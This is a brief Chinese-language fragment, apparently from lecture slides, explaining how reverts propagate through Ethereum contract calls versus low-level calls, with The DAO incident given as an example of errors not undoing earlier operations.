
函数调用

异常发生时，每个Contract call revert向上抛出到Low-level call或者根部

继续执行其后操作或推出



函数调用



The DAO发生时的调用栈
全都是Low-level call

发生错误后不会revert之前的操作